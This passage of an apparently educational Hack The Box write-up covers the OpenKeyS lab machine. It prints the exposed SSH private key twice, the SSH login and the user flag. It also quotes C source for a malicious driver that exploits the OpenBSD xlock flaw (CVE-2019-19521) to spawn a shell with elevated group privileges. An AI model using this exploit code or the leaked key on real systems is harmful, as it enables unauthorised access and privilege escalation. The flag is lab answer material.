


10.10.10.199

PHPSESSID:87a06p38kr6b22aa5oj5n2v8ve
username:jennifer

I then signed into the login page again using the authentication bypass which returned the SSH key

SCREENSHOT EVIDENCE OF EXPOSED SSH KEY



10.10.10.199/sshkey.php

OpenSSH key for user jennifer

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Back to login page

I placed the key into a file and used it to access the target


CONTENTS OF jennifer.key

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

SSH into the target

```
chmod 600 jennifer.key
ssh -p 22 -i jennifer.key jennifer@openkeys.htb
```


SCREENSHOT EVIDENCE OF ACCESSED TARGET


```
root@kali:~/HTB/Boxes/OpenKeyS# ssh -p 22 -i jennifer.key jennifer@openkeys.htb
The authenticity of host 'openkeys.htb (10.10.10.199)' can't be established.
ECDSA key fingerprint is SHA256:gzhq4BokiWZ1NNWrblA8w3hLOhlhoRy+NFyi2smBZOA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'openkeys.htb,10.10.10.199' (ECDSA) to the list of kn
Last login: Wed Jun 24 09:31:16 2020 from 10.10.14.2
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

openkeys$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
openkeys$ hostname
openkeys.htb
openkeys$ ip a
ksh: ip: not found
openkeys$ ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 32768
        index 3 priority 0 llprio 3
        groups: lo
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
        inet 127.0.0.1 netmask 0xff000000
vmx0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:50:56:b9:b7:d0
        index 1 priority 0 llprio 3
        groups: egress
        media: Ethernet autoselect (10GbaseT)
        status: active
        inet 10.10.10.199 netmask 0xffffff00 broadcast 10.10.10.255
enc0: flags=0<>
        index 2 priority 0 llprio 3
        groups: enc
        status: active
pflog0: flags=141<UP,RUNNING,PROMISC> mtu 33136
        index 4 priority 0 llprio 3
        groups: pflog
openkeys$ |
```

I was then able to read the user flag

```
cat /home/jennifer/user.txt
# RESULTS
36ab21239a15c537bde90626891d2b10
```

SCREENSHOT EVIDENCE OF USER FLAG



```
openkeys$ cat /home/jennifer/user.txt
36ab21239a15c537bde90626891d2b10
openkeys$
```

USER FLAG: 36ab21239a15c537bde90626891d2b10

PrivEsc

Using the same CVE as discovered earlier I was able to obtain privesc.

/usr/X11R6/bin/xlock is installed by default on OpenBSD
The xlock command has isset-group-ID "auth" as opposed to the now set-user-ID
This means the authentication check is therefore incomplete and it should use issetugid() to correct the issue. This can be seen in the vulnerable code below

```
# VULNERABLE CODE
_X_HIDDEN void *
driOpenDriver(const char *driverName)
{
...
   if (geteuid() == getuid()) {
  /* don't allow setuid apps to use LIBGL_DRIVERS_PATH */
       libPaths = getenv("LIBGL_DRIVERS_PATH")
```

A local attacker can exploit this vulnerability and dlopen() their owndriver to obtain the privileges of the group "auth"

Using the below reference I performed the attack
RESOURCE: https://www.qualys.com/2019/12/04/cve-2019-19521/authentication-vulnerabilities-openbsd.txt

CONTENTS OF swrast_dri.c

```
#include <paths.h>
#include <sys/types.h>
#include <unistd.h>

static void __attribute__ ((constructor)) _init (void) {
    gid_t rgid, egid, sgid;
    if (getresgid(&rgid, &egid, &sgid) != 0) _exit(__LINE__);
    if (setresgid(sgid, sgid, sgid) != 0) _exit(__LINE__);

    char * const argv[] = { _PATH_KSHELL, NULL };
    execve(argv[0], argv, NULL);
    _exit(__LINE__);
}
```

I built this file using a new cool trick I learned from the CVE paper

```
# Execute below command to create a build as you go file
cat > swrast_dri.c << "EOF"
################ ENTER CONTENTS OF FILE BELOW #############
#include <paths.h>
#include <sys/types.h>
#include <unistd.h>

static void __attribute__ ((constructor)) _init (void) {
    gid_t rgid, egid, sgid;
    if (getresgid(&rgid, &egid, &sgid) != 0) _exit(__LINE__);
    if (setresgid(sgid, sgid, sgid) != 0) _exit(__LINE__);

    char * const argv[] = { _PATH_KSHELL, NULL };
    execve(argv[0], argv, NULL);
    _exit(__LINE__);
}
EOF
```

